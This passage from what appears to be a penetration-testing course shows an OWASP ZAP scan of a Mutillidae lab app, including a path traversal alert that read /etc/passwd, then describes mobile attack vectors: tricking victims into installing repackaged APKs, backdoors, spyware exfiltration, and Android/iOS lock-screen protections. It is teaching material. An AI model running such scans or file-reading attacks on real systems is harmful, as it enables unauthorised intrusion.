| 1,296 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=set | 200 | OK | 73 ms | 301 bytes | | 23,140 bytes | |
| 1,297 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:33 PM | POST | http://10.0.2.5/mutillidae/index.php?page=add | 200 | OK | 108 ms | 301 bytes | | 23,148 bytes | |
| 1,298 | 9/10/20, 2:43:33 PM | 9/10/20, 2:43:34 PM | POST | http://10.0.2.5/mutillidae/index.php?page=add | 200 | OK | 148 ms | 301 bytes | | 46,389 bytes | |

Untitled Session - OWASP ZAP 2.9.0

File Edit View Analyse Report Tools Import Online Help

Sites + Standard Mode Quick Start Request Response +

Contexts Default Context Sites

This screen allows you to launch an automated scan against an application - just enter its URL below. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: <http://10.0.2.5/mutillidae/>

Use traditional spider:

Use ajax spider: with [Firefox Headless](#)

Progress: Attack complete - see the Alerts tab for details of any issues found

Analyser

| Plugin | Strength | Progress | Elapsed | Reqs | Alerts | St... |
|---|-----------|----------|---------|------|--------|-------|
| Path Traversal | 00:45.113 | 856 | 20 | 20 | 20 | ✓ |
| Remote File Inclusion | 00:39.960 | 458 | 18 | 18 | 18 | ✓ |
| Source Code Disclosure - /WEB-INF fo... | 00:00.000 | 0 | 0 | 0 | 0 | ✗ |
| External Redirect | 00:00.000 | 0 | 0 | 0 | 0 | ✗ |
| Server Side Include | 00:00.000 | 0 | 0 | 0 | 0 | ✗ |
| Cross Site Scripting (Reflected) | 00:11.589 | 222 | 32 | 32 | 32 | ✓ |
| Cross Site Scripting (Persistent) - Pr... | 00:04.487 | 62 | 0 | 0 | 0 | ✓ |
| Cross Site Scripting (Persistent) - Sp... | 00:05.358 | 57 | 0 | 0 | 0 | ✓ |
| Cross Site Scripting (Persistent) | 00:02.461 | 10 | 2 | 2 | 2 | ✓ |
| SQL Injection | 00:12.815 | 248 | 4 | 4 | 4 | ✓ |
| Script Active Scan Rules | 00:00.000 | 0 | 0 | 0 | 0 | ✗ |
| Source Code Disclosure - Git | 00:00.000 | 0 | 0 | 0 | 0 | ✗ |
| Source Code Disclosure - File Inclusion | 28:26.238 | 140 | 4 | 4 | 4 | ✓ |
| Remote Code Execution - Shell Shock | 00:21.159 | 126 | 2 | 2 | 2 | ✓ |
| Httpoxy - Proxy Header Misuse | 00:08.489 | 228 | 0 | 0 | 0 | ✗ |
| Anti-CSRF Token Check | 00:00.093 | 15 | 1 | 1 | 1 | ✓ |
| Heartbleed OpenSSL Vulnerability | 00:00.002 | 0 | 0 | 0 | 0 | ✗ |
| Cross-Domain Misconfiguration | 00:00.023 | 2 | 0 | 0 | 0 | ✗ |
| Source Code Disclosure - CVE-2012-1... | 00:03.334 | 31 | 21 | 21 | 21 | ✓ |
| Remote Code Execution - CVE-2012-1... | 00:05.641 | 114 | 21 | 21 | 21 | ✓ |
| Session Fixation | 00:00.260 | 282 | 0 | 0 | 0 | ✗ |
| SQL Injection - MySQL | 32:45.596 | 382 | 10 | 10 | 10 | ✓ |
| SQL Injection - Hypersonic SQL | 00:26.188 | 370 | 0 | 0 | 0 | ✗ |
| SQL Injection - Oracle | 00:16.156 | 372 | 0 | 0 | 0 | ✗ |
| SQL Injection - PostgreSQL | 00:16.695 | 372 | 0 | 0 | 0 | ✗ |
| SQL Injection - SQLite | 00:28.288 | 584 | 0 | 0 | 0 | ✗ |
| SQL Injection - MySQL | 00:07.797 | 152 | 0 | 0 | 0 | ✗ |
| XP-Header | 00:09.800 | 186 | 0 | 0 | 0 | ✗ |
| XML External Entity Attack | 00:00.234 | 0 | 0 | 0 | 0 | ✗ |
| Generic Padding Oracle | 00:02.464 | 0 | 0 | 0 | 0 | ✗ |
| Expression Language Injection | 00:04.904 | 62 | 0 | 0 | 0 | ✗ |
| Source Code Disclosure - SVN | 00:04.900 | 54 | 0 | 0 | 0 | ✗ |
| Relative Path Confusion | 00:05.157 | 50 | 20 | 20 | 20 | ✓ |
| Apache Range Header DoS (CVE-201... | 00:05.539 | 85 | 28 | 28 | 28 | ✓ |
| Backup File Disclosure | 00:05.485 | 1878 | 0 | 0 | 0 | ✗ |
| SQL Injection - MySQL (12) | 00:00.023 | 1 | 0 | 0 | 0 | ✗ |

Copy to Clipboard Close

History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://10.0.2.5/mutillidae 2% Current Scans: 1 Num requests: 956 New Alerts: 16 Export

Sent Messages Filtered Messages

Exercise 65: Scan Analysis

When the scan finish, it will give a summary of found vulnerabilities in the page categorized based on the severity of the vulnerability as shown in the screenshot below:

10. The ZAP tool successfully discovered 13 red, 8 orange and 7 yellow flags. clicking on the alerts will show the details of the alert

and what information the tool was successful to get from the website, for example in the below screen shot, the tool was able to read /etc/passwd file

The screenshot shows a web-based security analysis tool with the following details:

- Header Text:** HTTP/1.1 200 OK
- Date:** Thu, 10 Sep 2020 18:42:46 GMT
- Server:** Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.16
- Expires:** Thu, 19 Nov 1988 06:52:00 GMT
- Logged-In-User:** Cache-Control: public
- Pragma:** public
- Last-Modified:** Thu, 10 Sep 2020 18:42:46 GMT
- Content-Type:** text/html

Website scanned: Server IP address

Path Traversal vulnerability: Data collected because of Path traversal vulnerability the file of /etc/passwd and here is the data details which is the system users list.

Attack: /etc/passwd

Evidence: rnotx:0:0
rnotx:22
rnotx:33
Active (6 - Path Traversal)

Description: The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Other info:

16

Mobile Phone Penetration Testing

In this section we will take brief look at the major threats which are present in current mobile devices with a focus on IOs and Android as these two accounts for 90% of the global mobile device market. This section will include the following topics:

- Mobile Phone attack vectors.
- App stores
- Introduction to Android OS
- Introduction to Apple iOS
- Practical exercises about how to hack android devices

16. Mobile phone penetration testing

16.1. Introduction

The Current global estimate of mobile devices is around 14 billion, with an estimated 3.5 billion users. The number of devices is anticipated to increase to 16.8 billion by the year 2023



With the world growing ever dependent on mobile services such as online banking, social media, ecommerce and more, the amount of sensitive data being transmitted is truly staggering. This mobile revolution has resulted in mobile security becoming the new front line of cyber security.

The concept of mobile security revolves around identifying the vulnerabilities within mobile devices, the possible ways these vulnerabilities can be exploited and how to protect against cybercriminals who may try to use these exploits.

In this section we will take brief look at the major threats which are present in current mobile devices with a focus on IOs and Android as these two accounts for 90% of the global mobile device market.

This section will include the following topics:

- Mobile Phone attack vectors.
- App stores
- Introduction to Android OS
- Introduction to Apple iOS
- Practical exercises about how to hack android devices

16.2. Mobile phone attack vectors

Attack Vector is a method or technique that a hacker uses to gain access to

another computing device or network to inject a “bad code” often called payload. This vector helps hackers to exploit system vulnerabilities. Many of these attack vectors take advantage of the human element as it is the weakest point of this system.

Mobile phones attack vectors are listed in the table below:

| | |
|--------------------------|-------------------------------------|
| | Virus and Rootkit |
| Malware | Application modification |
| | OS modification |
| Data Exfiltration | Data leaves the organization |
| | Print screen |
| | Copy to USB and backup loss |
| Data Tampering | Modification by another application |
| | Undetected tamper attempts |
| | Jail-broken devices |
| Data Loss | Device loss |
| | Unauthorized device access |
| | Application vulnerabilities |

16.3. Outcomes of attack vectors

- **Data Loss:** stored data in the mobile phone is lost and taken by the attacker.
- **Use of mobile resources:** attacker may install a bot software to attack other networks such as launching DDOS attack using the victim mobile phone.
- **Reputation loss:** The attacker may use the victim social networks accounts such as twitter, Facebook, or victim email to send fake

messages to the victim friends and business partners or send threats to others which might damage the victim reputation.

- **Identity theft:** the attacker may use the victim data found in the mobile phone such as victim photos, name, address, credit card to fake victim identity.

Mobile phone attack lifecycle

The mobile phone attack lifecycle starts with the infection phase then installation of a backdoor and data exfiltration.



Device Infection

Device infection with spyware is performed differently for Android and iOS devices.

- **Android:** Victims are tricked to download an APK file from a third-party source generally using social engineering attack, the android feature to allow “Install unknown apps” must be turned on for external APK files to be installed. The attacker tricks the victim by offering for free an application that is not free in the Google play store, giving victim instruction to allow APK from unknown sources.
- **iOS:** iOS infection requires physical access to the mobile. Infecting the device can also be through exploiting a zero-day such as the JailbreakME exploit.

Backdoor Installation

To install a backdoor requires administrator privileges by rooting Android devices and jailbreaking Apple devices. Despite device manufacturers placing rooting/jailbreaking detection mechanisms, mobile spyware can easily bypass them.

- **Android:** Rooting detection mechanisms do not apply to intentional rooting.
- **iOS:** The jailbreaking “community” is vociferous and

motivated.

Data Exfiltration

Spyware sends mobile content such as encrypted emails and messages to the attacker servers in plain text. The spyware does not directly attack the secure container. It grabs the data at the point where the user pulls up data from the secure container to read it. At that stage, when the content is decrypted for the user's usage, the spyware takes control of the content and sends it on.



16.5. App Stores

Google (Play store) and Apple (AppStore) are a centralized marketplace for authenticated developers to show and sell their mobile applications. The mobile applications developed by developers are submitted to these marketplaces making them available to millions of mobile users. If you are downloading the application from an official app store, then you can trust the application as the hosting store has vetted it. However, if you are downloading the application from a third-party app store, then there is a possibility of downloading malware along with the application because third-party app stores do not vet the apps.

The attacker downloads a legitimate mobile app such as a game and

repackages it with malware or backdoor and uploads the mobile apps to a third-party application store from where the end users download this malicious gaming application, believing it to be genuine. As a result, the malware gathers and sends user credentials such as call logs, photo, videos, and sensitive docs to the attacker without the user's knowledge. The backdoor will enable the attacker to upload more malicious software to victim machine and use it to attack other devices and networks.

16.6. Introduction Android OS

Android OS is developed by Google for mobile devices with processing capabilities for smartphones and tablets. Its kernel is based on Linux and installed applications run in a sandbox.

Sandbox

Android provides layer of protection because it does not give one application access to the resource of another application. This is known as the 'sandbox' where every application plays in its own sandbox and cannot use another application's resources, Android does this by giving each application a unique user id (UID), the application will be running as a separate process with that UID. Only processes with the same UIDs can share resources which, as each ID is uniquely assigned, means that no other apps have permission.

This means that if an application attempts to do something it shouldn't, like read the data from another application, or dial the phone (which is a separate application) then Android protects against this because the app doesn't have the right privileges. Android antivirus like Kaspersky, MacAfee, and AVG Technologies runs under sandbox also which lead to limit antivirus scanning environment.

Permissions

Because Android applications are sandboxed, they can access only their own files and any world-accessible resources on the device. Such a limited application would not be remarkably interesting though, and Android can grant additional, fine-grained access rights to applications to allow for richer functionality. Those access rights are called permissions, and they can control access to hardware devices, Internet connectivity, data, or OS services.

Applications can request permissions by defining them in the `AndroidManifest.xml` file. At application install time, Android inspects the list of requested permissions and decides whether to grant them or not. Once

granted, permissions cannot be revoked, and they are available to the application without any additional confirmation.

Additionally, for features such as private key or user account access, explicit user confirmation is required for each accessed object, even if the requesting application has been granted the corresponding permission. Some permission can only be granted to applications that are part of the Android OS, either because they are preinstalled or signed with the same key as the OS. Third-party applications can define custom permissions and define similar restrictions known as permission protection levels, thus restricting access to an app's services and resources to apps created by the same author.

Permission can be enforced at different levels. Requests to lower-level system resources, such as device files, are enforced by the Linux kernel by checking the UID or GID of the calling process against the resource's owner and access bits. When accessing higher-level Android components, enforcement is performed either by the Android OS or by each component (or both).

How android Antivirus software works

The primary job of many Android antivirus applications is to scan for applications from unofficial third parties and check against a known list of compromised applications. This is highly dependent on the antivirus application having an updated list of compromised apps. Android anti-malware also often looks for rooted devices. Users may root a phone to access features and information, bypass the sandboxing features that ask for access to contacts, texts and more, or to access new or custom ROMs.

Note that by default android devices does not allow installation of applications from unknown sources and the users must manually enable the device to allow installing application from unknown sources. Rooting android device is totally not recommended, and many android devices manufactures warn users if they root the device, they will lose device warranty.


Google Play Protect

Google Play Protect automatically scans all the apps on Android phones and works to prevent the installation of harmful apps, making it the most widely deployed mobile threat protection service in the world.

Android Runtime ART

Android Runtime ART is a process virtual machine to isolate each running application in android from the OS kernel and from other running

application, ART Replaced Dalvik virtual machine runtime since Android 5 (Lollipop).




16.7. Android Authentication (screen lock)

Android screen lock uses four methods to secure android devices, Patterns, PIN code, Password and Biometrics (face recognition and fingerprint). Biometrics require setting PIN or a password.

Below some of the android screen lock characteristics:

- Locking screen dependent in two factors PIN code (4 or more digits) or Password+ Device User ID (UID).
- The device user ID is a physical ID part of the device itself.
- Android mix the two to create a hash that used to allow access and used in device data encryption or had disk encryption.
- Offline brute force does not work with android phones because the phone PIN code must be used physically on the phone and cannot be used remotely.
- Android allow 5 consecutive wrong PIN code to be entered then it apply lock on the device for 30 seconds after each wrong PIN code entered for another 5 times then the Lock time increased to 5 minutes after each wrong PIN entered.
- Find my phone feature, if it is enabled it will allow the user to Erase the data on the device remotely when the device connected to the internet.




16.8. Introduction to Apple iOS

iOS (formerly iPhone OS) is a mobile operating system created and developed by Apple Inc. exclusively for its hardware. It is the operating system that powers many of the company's mobile devices, including the iPhone and iPod Touch; it also powered the iPad until the introduction of iPadOS, a derivative of iOS, in 2019. It is the world's second-most widely

installed mobile operating system, after Android. It is the basis for three other operating systems made by Apple: iPadOS, tvOS, and watchOS. It is proprietary software, although some parts of it are open source under the Apple Public Source License and other licenses.

Unveiled in 2007 for the first-generation iPhone, iOS has since been extended to support other Apple devices such as the iPod Touch (September 2007) and the iPad (January 2010). As of March 2018, Apple's App Store contains more than 2.1 million iOS applications.

Major versions of iOS are released annually. The current stable version, iOS 14, was released to the public on September 16, 2020. It brought many user interface changes, including the ability to place widgets on the home screen, a compact UI for both Siri and phone calls, and the ability to change both the default web browser and email apps.



Applications

iOS devices come with preinstalled Apple apps including Email, Apple Maps, TV, FaceTime, Podcast, Wallet, Health, and many more.

Applications ("apps") are the most general form of application software that can be installed on iOS. They are downloaded from the official catalog of the App Store digital store, where apps are subjected to security checks before being made available to users. iOS applications can also be installed directly from an IPA file provided by the software distributor, via unofficial ways.

They are written using iOS Software Development Kit (SDK) and, often, combined with Xcode, using officially supported programming languages, including Swift and Objective-C. Other companies have also created tools that allow for the development of native iOS apps using their respective programming languages.

The SDK includes an inclusive set of development tools, including an audio mixer and an iPhone simulator. It is a free download for Mac users. It is not available for Microsoft Windows PCs. To test the application, get technical support, and distribute applications through App Store, developers are required to subscribe to the Apple Developer Program.

IPA files

IPA files are similar to android APK files, executable files that can run application in iPhone from outside the app store and there are many ways to install the files into the iPhone such as through a PC using program called Cydia Impactor or over the air using a website. iOS using sandbox method to isolate apps so if the iPhone is not jailbroken the application will be extremely limited.

Jailbreaking iOS

Jailbreaking is taking control of the iOS operating system that is used on Apple devices, in simple words it is the same as Rooting Android devices. It removes the device from the dependencies on exclusive Apple source applications and allows the user to use third-party apps unavailable at the official app store.


It is accomplished by installing a modified set of kernel patches that allows you to run third-party applications not signed by the OS vendor. It is used to add more functionality to standard Apple gadgets. It can also provide root access to the operating system and permits download of third-party applications, themes, extensions, etc. This removes sandbox restrictions, which enables malicious apps to access restricted mobile resources and information.

Jailbreaking, like rooting, also has some security risks to your device:

- Voids your phone's warranty
- Poor performance
- Malware infection

16.9. iOS Authentication (screen lock)

iOS screen lock uses 4 to 6 digits passcode , face ID (face recognition)plus passcode and touch ID (finger print) plus passcode , the passcode alongside with Device ID used by iOS to create encryption key that encrypt all iPhone or iPad files in the disk.



Below some of the iOS screen lock characteristics:

- Unique Device ID (UID) is a unique identifier for a single device that is fetched from Apple servers when a user tries to activate the device using iCloud or the Setup app. This ID is also used by iTunes to detect the phone or to communicate with it while restoring the IPSW firmware.
- IPSW is a file format used in iTunes to install iOS firmware. All Apple devices share the same IPSW file format for iOS firmware, allowing users to flash their devices through iTunes on macOS and Windows
- Passcode key is derived by hashing passcode and Device ID.
- Hashing uses secret UID (Unique Device Identifier) on secure enclave.
- After 5 wrong passcodes, iOS will put 1-minute delay between attempts.
- After the 9th attempt the delay will be one hour.
- After the 10th failed attempt, the erase phone procedure will start and erase all phone data.
- Offline Brute force does not work.
- Online brute force will lead to the phone erase data after 10 attempts, so it does not work also.

- Apple Find my phone app used to track the iPhone location, play sound, and erase data.

Mobile Device Management (MDM) software:

MDM is an enterprise software to manage and control employee mobile phones. Both android and iOS have an API to allow the remote administration of the devices that include changing the device passcode, erasing device data and more.

16.10. Mobile Application Penetration Testing

There are several ways to test android and iOS Mobile applications, OWASP published the OWASP Mobile Top 10 list (<https://owasp.org/www-project-mobile-top-10/>) which Penetration testers should try to verify the security of the Mobile application.

OWASP Mobile Top 10 Risks:

1- M1: Improper Platform Usage

This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of Touch ID, the Keychain, or some other security control that is part of the mobile operating system.

2- M2: Insecure Data Storage

Threats agents include the following: an adversary that has attained a lost/stolen mobile device; malware or another repackaged app acting on the adversary's behalf that executes on the mobile device.

3- M3 Insecure Communication

When designing a mobile application, data is commonly exchanged in a client-server fashion. When the solution transmits its data, it must traverse the mobile device's carrier network and the internet. Threat agents might exploit vulnerabilities to intercept sensitive data while it's traveling across the wire.

The following threat agents exist:

- An adversary that shares your local network (compromised or monitored Wi-Fi).
- Carrier or network devices (routers, cell towers, proxy's, etc).

- Malware on your mobile device.

4- Insecure Authentication

Threat agents that exploit authentication vulnerabilities typically do so through automated attacks that use available or custom-built tools.

5- Insufficient cryptography

Threat agents include the following: anyone with physical access to data that has been encrypted improperly, or mobile malware acting on an adversary's behalf.

6- Insecure Authorization

Threat agents that exploit authorization vulnerabilities typically do so through automated attacks that use available or custom-built tools

7- Poor Code Quality

Threat Agents include entities that can pass untrusted inputs to method calls made within mobile code. These types of issues are not necessarily security issues in and of themselves but lead to security vulnerabilities. For example, buffer overflows within older versions of Safari (a poor code quality vulnerability) led to high risk drive-by Jailbreak attacks. Poor code-quality issues are typically exploited via malware or phishing scams.

8- Code Tampering

Typically, an attacker will exploit code modification via malicious forms of the apps hosted in third-party app stores. The attacker may also trick the user into installing the app via phishing attacks.

9- Reverse Engineering

An attacker will typically download the targeted app from an app store and analyze it within their own local environment using a suite of different tools.

10- Extraneous Functionality

Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in in backend systems. The attacker will typically exploit extraneous functionality directly from their own systems without any involvement by end-users.

